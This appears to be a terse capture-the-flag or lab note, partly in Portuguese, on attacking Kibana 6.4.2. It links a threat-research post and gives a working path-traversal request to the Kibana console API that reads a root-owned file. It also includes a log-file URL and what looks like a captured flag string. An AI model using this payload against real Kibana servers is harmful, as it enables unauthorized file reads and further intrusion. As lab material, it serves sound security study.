
Kibana 6.4.2



https://www.cyberark.com/resources/threat-research-blog/execute-this-i-know-you-have-it

http://10.10.191.253:5601/api/console/api_server?sense_version@@SENSE_VERSION&apis=../../../../../../../../../../../root.txt

Depois disso a conexão trava:



http://10.10.191.253:8000/kibana-log.txt

someELKfun